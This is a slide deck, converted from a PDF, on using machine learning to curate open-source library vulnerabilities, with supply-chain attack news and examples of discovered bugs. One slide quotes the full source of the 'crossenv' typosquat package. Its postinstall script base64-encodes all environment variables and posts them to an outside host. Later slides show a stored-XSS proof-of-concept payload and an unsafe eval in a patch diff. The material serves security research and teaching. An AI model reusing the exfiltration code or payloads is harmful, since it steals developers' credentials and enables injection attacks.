

Machine Learning for Software Security

Asankhaya Sharma

Veracode

Who?




Asankhaya Sharma
Director of Incubation Research
Veracode Singapore

TCS is a Veracode Strategic partner since 2017, including the use of Veracode for TCS Digitate since 2018. If you have any questions about Veracode the TCS partnership, or the Veracode platform, please contact Global Alliance lead Mike Henroid (mhenroid@Veracode.com)

Proliferation of open-source libraries and components

- Large number of software components
 - On average, a JavaScript application uses 377 external components
 - Extreme cases see more than 1400 external components used
- Large number of dependents
 - "inherits" used by over 90% of JavaScript applications analyzed
 - Others worth mentioning: "lodash", "ms", "debug"
- Software is assembled with reusable components, so the attack surface is shifting

Module Counts



Examples of attacks on software supply chain

Security Vulnerabilities

- Eg. Cross-site Scripting (XSS), Prototype Pollution
- Possibilities of "zero-days" found in every layer of dependencies

Distribution of Malicious components

- Eg. Remote Access Trojans, Information Exfiltration
- Delivered through means like Typosquatting, "Brandjacking"

Direct supply chain attacks

- Eg. Dependency Confusion
- Publishing public libraries under private libraries names causes a confusion in dependency resolution

Security

This typosquatting attack on npm went undetected for 2 weeks

Lookalike npm packages grabbed stored credentials

By Thomas Claburn in San Francisco 2 Aug 2017 at 23:34 7 SHARE



A two-week-old campaign to steal developers' credentials using malicious code distributed through npm, the Node.js package management registry, has been halted with the removal of 39 malicious npm packages.

Security

Equifax couldn't find or patch vulnerable Struts implementations

Ex-CEO says company stayed silent about hack to stop crims piling on with more attacks

By Richard Chirgwin 2 Oct 2017 at 23:58 14 SHARE



Equifax was just as much of a trash-fire as it looked: the company saw the Apache Struts 2 vulnerability warning, failed to patch its systems, and held back a public announcement for weeks for fear of "copycat" attacks.



Oscar Bolmsten

@o_eee

Follow

@kentcdodds Hi Kent, it looks like this npm package is stealing env variables on install, using your cross-env package as bait:

```
package.json
{
  "name": "crossenv",
  "version": "0.1.1",
  "description": "Run scripts that set and use environment variables across",
  "main": "index.js",
  "scripts": {
    "test": "echo 'Error: no test specified' && exit 1",
    "postinstall": "node package-setup.js"
  },
  "author": "Kent C. Dodds <kent@doddfamily.us> (http://kentcdodds.com/)",
  "license": "ISC",
  "dependencies": {
    "cross-env": "2.0.1"
  }
}

package-setup.js
const http = require('http');
const querystring = require('querystring');

const host = 'npm.hacktask.net';
const env = JSON.stringify(process.env);
const data = new Buffer(env).toString('base64');

const postData = querystring.stringify({ data });

const options = {
  hostname: host,
  port: 80,
  path: '/log/',
  method: 'POST',
  headers: {
    'Content-Type': 'application/x-www-form-urlencoded',
    'Content-Length': Buffer.byteLength(postData)
  }
};

const req = http.request(options);
req.write(postData);
req.end();
```

4:51 PM - 1 Aug 2017

1,064 Retweets 1,025 Likes



52 1.1K 1.0K

Ten Malicious Libraries Found on PyPI - Python Package Index

By Catalin Cimpanu

September 15, 2017 10:15 AM



The Slovak National Security Office (NBU) has identified ten malicious Python libraries uploaded on PyPI — Python Package Index — the official third-party software repository for the Python programming language.

NBU experts say attackers used a technique known as typosquatting to upload Python libraries with names similar to legitimate packages — e.g., "urlib" instead of "urlib."

The PyPI repository does not perform any types of security checks or audits when developers upload new libraries to its index, so attackers had no difficulty in uploading the modules online.

Developers who mistyped the package name loaded the malicious libraries in their software's setup scripts.

Malicious code in the Node.js npm registry shakes open source trust model

Bad actors using typosquatting place 39 malicious packages in npm that went undetected for two weeks. How should the open source community respond?

By Felicia C. Rashid


Senior Writer (20) 10/15/17 12:00 PM



Impact of leaving these issues out of sight



79% of the time, developers do not update third-party libraries



When left out of sight, 50% of the libraries with vulnerabilities takes about 414 days long to update



With security flaw notifications, 50% of the vulnerabilities are fixed only after 89 days




46.5% of a survey respondents find it difficult to address the security issues

Source: **State of Software Security: Open-Source Edition**

<https://info.veracode.com/report-state-of-software-security-open-source-edition.html>


Vulnerability Discovery

- Manual curation process is not scalable
- More than 4.2 million open-source libraries supported
- Track an ever-increasing list of sources including:
 - NVD
 - Code Repositories
 - Mailing lists
 - Websites
 - Etc..
- Inelastic resources – Security Researchers
- Requires an efficient solution to scale



Machine Learning Approach

- Initial approach based on Git commits, and Issue tracker systems
 - 0.83 Precision, 0.74 Recall
 - Causes highly imbalanced ratio per source, as low as 5.88% are labeled a vulnerability
- Current approach utilizes Self-Training
 - Utilize unlabeled data
 - Automatically generate improved, evaluated, models resilient to changes




Data Source	Collected Data Size	Labeled Data Size	Unlabeled Data Size
Jira Tickets	17,427	13,028	4,399
Bugzilla Reports	39,801	22,553	17,253
Github Issues	50,895	17,230	33,665
Commits	157,450	22,856	134,594
Emails	20,832	16,573	4,259
Reserved CVEs	31,056	18,399	12,657

Self-Training Model deployment



Production Model: Trained on human labeled data only



Trained a new model with the self-training, for evaluation against production model




PR AUC increase across most data sources



For both Bugzilla, Emails, Reserved CVE improvement/change are negligible as it already has very high performance

Data Source	Recall Range	% PR AUC Inc.
Jira Tickets	0.24–0.72	8.50
Bugzilla Reports	0.90–0.94	0.00
Github_Basic	0.49–0.89	27.59
Github_Combined	0.01–0.97	2.88
Commits	0.06–0.73	8.01
Emails	0.92–0.98	0.95
Reserved CVEs	0.81–0.99	2.52



- Details are in the paper "A Machine Learning Approach for Vulnerability Curation"
- ACM SIGSOFT Distinguished Paper Award 2020
- Talk: <https://www.youtube.com/watch?v=hZcxtgwNvIE>
- PDF: <http://asankhaya.github.io/pdf/A-Machine-Learning-Approach-for-Vulnerability-Curation.pdf>

MSR 2020

Mon 29 - Tue 30 June 2020

co-located with ICSE 2020

Attending ▾

Travel Support

Program ▾

Tracks ▾

Organization ▾

Q Search

Series ▾

Sign In

Sign up

ICSE 2020 (series)

MSR 2020 (series)

Technical Papers

A Machine Learning Approach for Vulnerability Curation

MSR - TECHNICAL PAPER

ACM SIGSOFT DISTINGUISHED PAPER AWARD

Who

Chen Yang, Andrew Santosa, Ang Ming Yi, Abhishek Sharma, Asankhya Sharma, David Lo

Track

MSR 2020 Technical Papers

When

Tue 30 Jun 2020 14:00 - 14:12 at MSR:Zoom - ML4SE Chair(s): Kevin Moran

Abstract

Central to software composition analysis is a database of vulnerabilities of open-source libraries. Security researchers curate this database from various data sources, including bug tracking systems, commits, and mailing lists. In this article, we report the design and implementation of a machine learning system to help the curation by automatically predicting the vulnerability-relatedness of each data item. It supports a complete pipeline from data collection, model training and prediction, to the validation of new models before deployment. It is executed iteratively to generate better models as new input data become available. It is enhanced by self-training to significantly and automatically increase the size of the training dataset, opportunistically maximizing the improvement in the models' quality at each iteration. We devised new "deployment stability" metric to evaluate the quality of the new models before deployment into production. We experimentally evaluate the improvement in the performance of the models in one iteration, with 27.59% maximum PR AUC improvements. Ours is the first of such study across a variety of data sources. We discover that the addition of the features of the corresponding commits to the features of issues/pull requests improve the precision for the recall values that matter. We demonstrate the effectiveness of self-training alone, with 10.60% PR AUC improvement, and we discover that there is no uniform ordering of word2vec parameters sensitivity across data sources. We show how the deployment stability metric helped to discover an error.

Link to Preprint

<http://asankhya.github.io/pdf/A-Machine-Learning-Approach-for-Vulnerability-Curation.pdf>

Chen Yang

Veracode, Inc.

Andrew Santosa

Veracode, Inc.

Ang Ming Yi

Abhishek Sharma

Singapore Management University, Singapore

Asankhya Sharma

Veracode, Inc.

Singapore

David Lo

Singapore Management University

Singapore

A Machine Learning Approach for Vulnerability Curation

Experiments: Metrics (Performance)

Copy link

- Standard precision recall metrics were used to evaluated model performance.
 - Positive Class: Vulnerable items
 - Negative Class: Non Vulnerable items
- Given the same model and dataset, each probability threshold (0.01, ..., 0.99) from precision and recall pair
- A higher curve indicates better performance
- Machine learning model details
 - word2vec [Mikolov et al.] vectors based on text present in data items we collect
 - A SiRLing extension [Zhou et al.] is trained on these features

Examples of Discovered Vulnerabilities

- Denial of Service (DoS)
- axios
- ~13m weekly downloads
- >44k dependents

axios / axios

Watch 1.2

<> Code ⓘ Issues 198 🔗 Pull requests 61 ⚙️ Actions 📁 Projects 2 🛡️ Security 📊 Insights

Destroy stream on exceeding maxContentLength (fixes #1098) #148

Merged emilyemorehouse merged 2 commits into axios:master from unknown repository on 8 May 2019

🗨️ Conversation 54 ➡️ Commits 2 📄 Checks 0 📄 Files changed 1

resure commented on 15 Apr 2018 • edited Contributor ...

Currently, axios won't destroy download stream on exceeding maxContentLength, which in some cases can lead to high cpu usage and subsequent denial of service.

Here is how it looks (200 MB file, limit is 20 MB):

ticks	parent	name
61777	81.0%	/lib/x86_64-linux-gnu/libc-2.23.so
61542	99.6%	LazyCompile: *Buffer.concat buffer.js:423:25
61437	99.8%	Function: ~handleStreamData /home/resure/something/node_modules/axios/lib/adapters/http.js
61437	100.0%	Function: ~emitOne events.js:114:17
61437	100.0%	Function: ~emit events.js:156:44
61437	100.0%	Function: ~addChunk _stream_readable.js:261:18


It almost hangs nodejs process for ~30 seconds, spending all that ticks on handling already rejected download.

This PR adds `stream.destroy()` (suggested in #1098), which is being called right before throwing an error about size limit.

👍 31 🐞 8

Examples of Discovered Vulnerabilities

- Regular Expression Denial of Service (ReDoS)
- trim
- >3.4m weekly downloads
- Used in >371k repositories



Examples of Discovered Vulnerabilities

- Persistent Cross-site Scripting (XSS)
- xxl-job
- >16k Stars
- Used by >2000
- 50 Contributors

xuxueli / xxl-job

Sponsor Watch 93


<> Code Issues 292 Pull requests 20 Actions Projects Wiki Security Insights

v2.2.0 Stored XSS vulnerabilities #1866

Closed wuguan8888 opened this issue on 30 Jul · 3 comments

wuguan8888 commented on 30 Jul · edited

Locate the executor management function:
<https://github.com/xuxueli/xxl-job/blob/289f02185b952f4652a4a7daf4ac3c6384f338bc/xxl-job-admin/src/main/java/com/xxl/job/admin/controller/JobGroupController.java>
insert POC there has front-end validation,By code audit, I find that the back end only has length validation.Can be bypassed by Burp Intercept.
POC:<img/src=# onerror="alert(1)"/>



The code directly gets AppName and manually entered parameters for front-end display.No filtering or encoding .Causes storage XSS vulnerabilities.

```
98 @RequestMapping("/update")
99 @ResponseBody
100 public ReturnT<String> update(XxlJobGroup xxlJobGroup){
101     // valid
102     if (xxlJobGroup.getAppName()==null || xxlJobGroup.getAppName().trim().length()==0) {
103         return new ReturnT<String>(500, I18nUtil.getString("system_please_input")+"AppName" );
104     }
105     if (xxlJobGroup.getAppName().length()<4 || xxlJobGroup.getAppName().length()>64) {
106         return new ReturnT<String>(500, I18nUtil.getString("jobgroup_field_appname_length" ) );
107     }
108 }
```


Examples of Discovered Vulnerabilities

- Directory Traversal
- GitHub Description "patch"

The screenshot shows a GitHub pull request for the repository `zenn-dev / zenn-editor`. The pull request is titled `patch` and is for the `master` branch, comparing version `v0.1.53` to `v0.1.40`. It was committed by `catnose99` on September 29. The pull request shows 3 changed files with 4 additions and 4 deletions. The specific file being modified is `packages/zenn-cli/utils/api/articles.ts`. The diff shows a change on line 32, where a regex pattern is updated to prevent directory traversal. The original code (line 32) was ``${slug.replace(/\/\//g, "")}.md` // Prevent directory traversal`, and the new code (line 32) is ``${slug.replace(/[\/\\]/g, "")}.md` // Prevent directory traversal`.

zenn-dev / zenn-editor

<> Code ⓘ Issues 7 🔗 Pull requests 2 ⏮ Actions 📁 Projects 📖 V

patch

🔑 master 🔖 v0.1.53 ... v0.1.40

👤 catnose99 committed on 29 Sep


📄 Showing 3 changed files with 4 additions and 4 deletions.

2 📄 packages/zenn-cli/utils/api/articles.ts 📄

	↑		@@ -29,7 +29,7 @@ export function getArticleBySlug(
29	29)	: Article {
30	30	const	fullPath = path.join(
31	31	articlesDirectory,	
32	-	`\${slug.replace(/\/\//g, "")}.md`	// Prevent directory traversal
	32	+`\${slug.replace(/[\/\\]/g, "")}.md`	// Prevent directory traversal
33	33);	
34	34	let	fileRaw;
35	35	try	{

Examples of Discovered Vulnerabilities

- Arbitrary Code Execution
- Unsafe eval during JSON deserialization
- blazar_dashboard



openstack / blazar-dashboard

<> Code Pull requests Actions Security Insights

Use json.loads instead of eval for JSON parsing

Also fixed error messages.


Change-Id: I998d6929ad05d9b5bc4e07f27f3f9cbf2dd64c68
Closes-Bug: #1895688

master

Lukas Euler authored and priteau committed on 1 Oct

Showing 6 changed files with 22 additions and 12 deletions.


```
3 blazar_dashboard/api/client.py
@@ -10,6 +10,7 @@
10 10 # License for the specific language governing permissions and limitations
11 11 # under the License.
12 12
13 + import json
14 import logging
15
16 from horizon import exceptions
@@ -46,7 +47,7 @@ def cpu_info_dict(self):
46 47     cpu_info_dict = getattr(self, 'cpu_info', '{}')
47 48     if not cpu_info_dict:
48 49         cpu_info_dict = '{}'
49 -     return eval(cpu_info_dict)
